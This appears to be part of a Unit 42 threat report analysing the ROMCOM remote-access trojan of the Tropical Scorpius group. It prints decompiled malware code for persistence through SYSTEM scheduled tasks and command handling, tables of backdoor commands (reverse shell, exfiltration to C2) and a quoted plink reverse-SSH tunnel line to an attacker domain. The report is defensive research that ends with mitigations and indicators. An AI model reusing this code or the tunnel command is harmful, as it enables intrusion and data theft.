The startWorker export passes the string _file to the main function of ROMCOM, which results in the code executed by the ServiceMain export being skipped. Instead, startWorker begins by opening a socket object and attempting to bind to the IP 127.0.0[.]3, and the port 5555. However, if the port is already in use, ROMCOM will increment the port value and attempt to bind once again. This loop continues until ROMCOM has bound to an unused port, or until the port value reaches 5600, at which point it is set to 5554 and the loop restarts.



```
addrlen[0] = 16;                                    // startWorker export
result = WSAStartup(0x202u, &WSAData);
if ( !result )
{
  v32 = socket(2, 1, 6);
  if ( v32 != -1i64 )
  {
    port_5555 = 5555;
    while ( 1 )
    {
      name.sin_family = 2;
      name.sin_port = htons(port_5555);
      gethostbyname(somehost);
      pSessionId[0] = 0;
      v34 = 0x300007F;                              // 127.0.0.3
      CurrentProcessId = GetCurrentProcessId();
      if ( ProcessIdToSessionId(CurrentProcessId, pSessionId) )
        v34 = htonl(pSessionId[0] << 8) + 0x300007F;
      name.sin_addr.S_un.S_addr = v34;
      result = bind(v32, &name, 16);
      if ( result != -1 )
        break;
      if ( port_5555 == 5600 )
        port_5555 = 5554;
      if ( ++port_5555 > 5600 )
        return result;
    }
    if ( listen(v32, 1) != -1 )
    {
      while ( 1 )
      {
        v36 = WSAAccept(v32, &ProcessInformation, addrlen, fnCondition, 0i64);
```

Figure 24. Setting up local socket server.Once ROMCOM has successfully bound to a port, it begins listening for an incoming connection – this will be fulfilled by the process that executed the ServiceMain export. When an incoming connection is received, a thread will be spawned that will handle any requests from the connected client.



```
switch ( mainReadBuffer[4] )
{
  case 1:                                     // return drive info
    v13 = j__malloc_base(0x1000ui64);
    memset(v13, 0, 0x1000ui64);
    v14 = 1;
    v15 = 0;
    LogicalDrives = GetLogicalDrives();
    strcpy(RootPathName, "C:");
    do
    {
      if ( (v14 & LogicalDrives) != 0 )
      {
        RootPathName[0] = v15 + 65;
        DriveTypeA = GetDriveTypeA(RootPathName);
        *FileName = 0i64;
        v85 = 0i64;
        v86 = 0i64;
        v87 = 0i64;
        v88 = 0i64;
        v89 = 0i64;
        v90 = 0i64;
        v91 = 0i64;
        if ( GetDiskFreeSpaceExA(
               RootPathName,
               &FreeBytesAvailableToCaller,
               &TotalNumberOfBytes,
```

Figure 25. Command handler.

Table 2 can be seen below, containing the list of accepted commands and their purpose.

Command Value	Purpose
1	Return connected drive information
2	Return file listings for specified directory
3	Start up a reverse shell under the name svchelper.exe within the %ProgramData% folder
4	Upload data to C2 as ZIP file, using IShellDispatch to copy files
5	Download data and write to worker.txt in the %ProgramData% folder
6	Delete a specified file
7	Delete a specified directory
8	Spawn a process with PID Spoofing

9	Only handled by ServiceMain, received from C2 server and instructs the process to sleep for 120,000 ms
10	Iterate through running processes and gather process IDs

Table 2. Supported backdoor commands and their functionality.


Essentially, this particular execution structure results in the ROMCOM sample running as a service receiving commands via HTTP/ICMP requests to and from its C2 servers, before passing those commands on to the ROMCOM sample that was executed through rundll32.exe. The commands are executed, with the results passed back to the service-executed ROMCOM payload. Finally, the results are posted to the C2 server, either via an HTTP or ICMP request.

ROMCOM 2.0

It appears that ROMCOM is under active development, as we were able to discover a similar sample uploaded to VirusTotal (VT) on June 20, 2022, that was communicating to the same C2 server.

The original sample was dated April 10, 2022, while this sample had a file header timestamp of May 28, 2022, and was ~400 kb larger. It shared the same startWorker and ServiceMain exports; however, it also contained a third export denoted as startInet. It is important to note the increase in debug strings found within the sample, which could indicate that the sample was caught by antivirus software prior to development completion; this theory is further supported by the VT uploader ID (22b3c7b0) having uploaded millions of files in the past, which rules out any one individual uploading it themselves.

Within this version, ServiceMain will execute the ROMCOM 2.0 sample twice, initially executing the startInet export, and then proceeding to execute the startWorker export. However, rather than simply calling CreateProcessA like the original ROMCOM sample, the developers have placed a larger focus on using COM objects for execution.



```
if ( GetTickCount() <= 240000 )
  Sleep(240000u);
executeThroughTasks(L"task7", "startInet");
executeThroughTasks(L"task6", "startWorker");
WaitForSingleObject(qword_18008EF68, 0xFFFFFFFF);
sub_1800689E0(1u);
return 0i64;
```


Figure 26. Execution of startInet and startWorker exports.

Each process is spawned as a task on the system, using a variety of COM interfaces offered by the Task Scheduler. ROMCOM 2.0 will first get the tasks root folder by calling ITaskService->GetFolder. It then deletes any existing tasks with the same name as the task that will be created using ITaskFolder->DeleteTask.

Task Name	Export
task7	startInet
task6	startWorker
task1	startWorker – if not already running when startInet is executing

Table 3. Names of tasks registered through the Task Scheduler COM interfaces.


An empty task is created with ITaskService->NewTask, and the security principal is then modified using IPrincipal->put_Id to set the identifier as NT AUTHORITY\\SYSTEM, using IPrincipal->LogonType to set the logon type to TASK_LOGON_INTERACTIVE_TOKEN, and using IPrincipal->put_RunLevel to set the run level as TASK_RUNLEVEL_HIGHEST.



```
ITaskFolder = 0i64;
v40 = callSysAllocString(v43, "\\");
v41 = v40;
StringPointer = getStringPointer(v40);
ITaskServiceVtbl = ITaskService->lpVtbl;
Instance = (ITaskServiceVtbl->GetFolder)(ITaskService, StringPointer, &ITaskFolder);
possibleMemset(v43);
if ( Instance >= 0 )
{
  v44 = callSysAllocString(v47, taskName);
  v45 = v44;
  v5 = getStringPointer(v44);
  ITaskFolderVtbl = ITaskFolder->lpVtbl;
  Instance = (ITaskFolderVtbl->DeleteTask)(ITaskFolder, v5, 0i64);
  possibleMemset(v47);
  ITaskDefinition = 0i64;
  Instance = (ITaskService->lpVtbl->NewTask)(ITaskService, 0i64, &ITaskDefinition);
  (ITaskService->lpVtbl->Release)(ITaskService);
  if ( Instance >= 0 )
  {
    v96 = 0i64;
    Instance = (ITaskDefinition->lpVtbl->get_RegistrationInfo)(ITaskDefinition, &v96);
    if ( Instance < 0 )
      goto LABEL_33;
    IPrincipal = 0i64;
    Instance = (ITaskDefinition->lpVtbl->get_Principal)(ITaskDefinition, &IPrincipal);
    if ( Instance < 0 )
      goto LABEL_33;
    v49 = callSysAllocString(v52, L"NT AUTHORITY\\SYSTEM");
    v50 = v49;
    v6 = getStringPointer(v49);
    IPrincipalVtbl = IPrincipal->lpVtbl;
    Instance = (IPrincipalVtbl->put_Id)(IPrincipal, v6);
```

Figure 27. Task creation with SYSTEM privileges.


A delay of 0 seconds is set for the task, using IRegistrationTrigger->PutDelay, indicated by the string PT0S, resulting in the task executing immediately upon creation.



```
IRegistrationTrigger = 0i64;
Instance = (ITrigger->lpVtbl->QueryInterface)(ITrigger, &dword_1800768B8, &IRegistrationTrigger);
(ITrigger->lpVtbl->Release)(ITrigger);
if ( Instance < 0 )
  goto LABEL_33;
v53 = callSysAllocString(v56, L"Trigger1");
v54 = v53;
v8 = getStringPointer(v53);
IRegistrationTriggerVtbl = IRegistrationTrigger->lpVtbl;
Instance = (IRegistrationTriggerVtbl->put_Id)(IRegistrationTrigger, v8);
possibleMemset(v56);
v57 = callSysAllocString(v60, L"PT0S");
v58 = v57;
v9 = getStringPointer(v57);
IRegistrationTriggerVtbl_1 = IRegistrationTrigger->lpVtbl;
Instance = (IRegistrationTriggerVtbl_1->put_Delay)(IRegistrationTrigger, v9);
possibleMemset(v60);
(IRegistrationTrigger->lpVtbl->Release)(IRegistrationTrigger);
if ( Instance < 0 )
  goto LABEL_33;
IActionCollection = 0i64;
Instance = (ITaskDefinition->lpVtbl->get_Actions)(ITaskDefinition, &IActionCollection);
```

Figure 28. Creation of task trigger, with delay set to 0 seconds.


Finally, an action is set for the task, with the action path set to rundll32.exe and the argument set to C:\\Windows\\system32\\mskms.dll,ARGUMENT, where ARGUMENT is either startWorker or startInet, depending on the export passed.



```
v61 = ConvertBSTRToString(v20, "c:\\windows\\system32\\rundll32.exe");
v62 = v61;
v10 = getStringPointer(v61);
IExecActionVtbl = IExecAction->lpVtbl;
Instance = (IExecActionVtbl->put_Path)(IExecAction, v10);
possibleMemset(v20);
memset(v97, 0, sizeof(v97));
v16 = &v14[1135];
do
  ++v16;
while ( *v16 );
strcpy(v16, "c:\\windows\\system32\\mskms.dll,");
mskms = &v14[1135];
do
  ++mskms;
while ( *mskms );
strcpy(mskms, exportName);
v21 = ConvertBSTRToString(v24, v97);
v22 = v21;
v11 = getStringPointer(v21);
IExecActionVtbl_1 = IExecAction->lpVtbl;
(IExecActionVtbl_1->put_Arguments)(IExecAction, v11);
```

Figure 29. Creation of task action, resulting in rundll32.exe executing mskms.dll.

Once registered, the task is triggered, which results in execution of the ROMCOM 2.0 main functionality. This follows the same structure as the original sample, with the startInet process reaching out to a hardcoded C2 server and passing any responses to the startWorker process to handle accordingly. The developers have also expanded on the list of handled commands, adding 10 more alongside the existing 10 commands. These include downloading payloads specifically designed to take single or multiple screenshots of a system, as well as extracting a list of all installed programs to send back to the C2 (see the SCREENSHOOTER string reference shown in Figure 30).



```
case 18:
  memset(v237, 0, sizeof(v237));
  v18 = j_common_getenv_char_("TMP");
  v77 = &v38[7183];
  do
    ++v77;
  while ( *v77 );
  strcpy(v77, v18);
  v78 = &v38[7183];
  do
    ++v78;
  while ( *v78 );
  strcpy(v78, "\\PhotoDirector.dll");
  writeFileToDisk(v237, v45);
  memset(v248, 0, sizeof(v248));
  v154 = &v248[2];
  v248[0] = v233[0];
  v219[1] = 1;
  v248[1] = 1;
  log_string(&v248[2], "SCREENSHOOTER uploaded to client");
  v161 = v154;
  v109 = -1i64;
  do
    ++v109;
  while ( *(v161 + v109) );
  v143 = v109 + 8;
  forwardResultToStartWorker(v248, v109 + 8);
  break;
case 19:
```

Figure 30. Downloading the described SCREENSHOOTER payload.

Command Value	Purpose
1	Return connected drive information
2	Return file listings for specified directory
3	Start up a reverse shell under the name winconhost.exe within the %TMP% folder
4	Upload data to C2 as ZIP file, using IShellDispatch to copy files
5	Download data and write to worker.txt in the %TMP% folder
6	Delete a specified file
7	Delete a specified directory
8	Spawn a process with PID Spoofing
9	Only handled by startInet, received from C2 server and instructs the process to sleep for a random amount of time

10	Get Process IDs of specific processes
12	Execute rundll32.exe %TMP%\\PhotoDirector.dll,startWorker single and upload %TMP%\\PhotoDirector.zip to C2 server (likely used to take a single screenshot)
13	Execute rundll32.exe %TMP%\\PhotoDirector.dll,startWorker
14	Upload %TMP%\\PhotoDirector.zip to C2 server
15	Retrieve all running processes and process IDs
16	Get list of installed software by querying SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall or SOFTWARE\\WOW6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall
18	Write received file SCREENSHOOTER to %TMP%\\PhotoDirector.dll
19	Create %TMP%\\BrowserData folder, and write received file to %TMP%\\BrowserData\\explorer.exe before executing
20	Write received file to and spawn %TMP%\\win_sshd.exe, described as FreeSSHd
21	References plink.exe -ssh -pw AeM8soequ@ooNg -R 9999:4444 poncho@CombinedResidency.org\n, however appears to only execute C:\\Program Files (x86)\\freeSSHd\\FreeSSHDService.exe
22	Terminate svcnet.exe, FreeSSHDService.exe, and plink.exe

Table 4. ROMCOM 2.0 supported commands.

Protections and Mitigations

We recommend leveraging the indicators of compromise (IoCs) below to identify any impacts to your organization.

Palo Alto Networks detects and prevents Cuba Ransomware and Tropical Scorpius activity in the following ways:

- Cortex XDR with
    - Detection for all indicators for Cuba Ransomware and related activity.
    - Anti-Ransomware module to detect Cuba Ransomware encryption behaviors on Windows systems.
    - Local Analysis detection for Cuba Ransomware and ROMCOM RAT binaries on Windows environments.
    - Behavioral Threat Protection rule prevents execution of related indicators.
- WildFire: All known samples are identified as malware.

- Threat Prevention provides protection against Tropical Scorpius infrastructure.
- Advanced URL Filtering and DNS Security identify domains associated with this group as malicious.

Indicators of compromise and associated TTPs can be found in the Tropical Scorpius ATOM.

If you think you may have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

If you have cyber insurance, you can request Unit 42 by name. You can also take preventative steps by requesting any of our cyber risk management services.

Conclusion

Tropical Scorpius remains an active threat. The group's activity makes it clear that an approach to tradecraft using a hybrid of more nuanced tools focusing on low-level Windows internals for defense evasion and local privilege escalation can be highly effective during an intrusion.

Coupled with a splash of well-adopted and successful crimeware techniques, this presents unique challenges to defenders.

Unit 42 recommends that defenders have advanced logging capabilities deployed and configured properly such as Sysmon, Windows Command Line logging and PowerShell logging – ideally forwarding to a Security Information and Event Management tool (SIEM) to create queries and detection opportunities. Keep computer systems patched and up to date wherever possible to reduce attack surface related to exploitation techniques.

Deploy an XDR/EDR solution to perform in-memory inspection and detect process injection techniques. Perform threat hunting looking for signs of unusual behavior related to security product defense evasion, service accounts for lateral movement and domain administrator-related user behavior.

Indicators of Compromise

Driver Dropper:

07905de4b4be02665e280a56678c7de67652aee318487a44055700396d37ecd0
af6561ad848aa1ba53c62a323de230b18cfd30d8795d4af36bf1ce6c28e3fd4e
24e018c8614c70c940c3b5fa8783cb2f67cb13f08112430a4d10013e0a324eaa

ZeroLogon Hacktool:

ab5a3bbad1c4298bc287d0ac8c27790d68608393822da2365556ba99d52c5dfb
6866e82d0f6f6d8cf5a43d02ad523f377bb0b374d644d2f536ec7ec18fdaf576
3febf726ffb4f4a4186571d05359d2851e52d5612c5818b2b167160d367f722c
3a8b7c1fe9bd9451c0a51e4122605efc98e7e4e13ed117139a13e4749e211ed0
36bc32becf287402bf0e9c918de22d886a74c501a33aa08dcb9be2f222fa6e24
1450f7c85bfec4f5ba97bcec4249ae234158a0bf9a63310e3801a00d30d9abcc

Cuba Ransomware:

0a3517d8d382a0a45334009f71e48114d395a22483b01f171f2c3d4a9cfdbfbf
0eff3e8fd31f553c45ab82cc5d88d0105626d0597afa5897e78ee5a7e34f71b3

Privilege Escalation Tool:

a4665231bad14a2ac9f2e20a6385e1477c299d97768048cb3e9df6b45ae54eb8

KerberCache Hacktool:

cfe7b462a8224b2fbf2b246f05973662bdabc2c4e8f4728c9a1b977fac010c15

ROMCOM RAT:

B5978cf7d0c275d09bedf09f07667e139ad7fed8f9e47742e08c914c5cf44a53
324ccd4bf70a66cc14b1c3746162b908a688b2b124ad9db029e5bd42197cfe99
3496e4861db584cc3239777e137f4022408fb6a7c63152c57e019cf610c8276e

Infrastructure:

CombinedResidency[.]org
optasko[.]com

Additional Resources

From Zero to Domain Admin
Qbot and Zerologon Lead to Full Domain Compromise
CVE-2022-24521: Windows Common Log File System (CLFS) Logical-Error Vulnerability
Industrial Spy data extortion market gets into the ransomware game
(Ex)Change of Pace: UNC2596 Observed Leveraging Vulnerabilities to Deploy Cuba Ransomware

Updated Aug. 10, 2022, at 9:30 a.m. PT.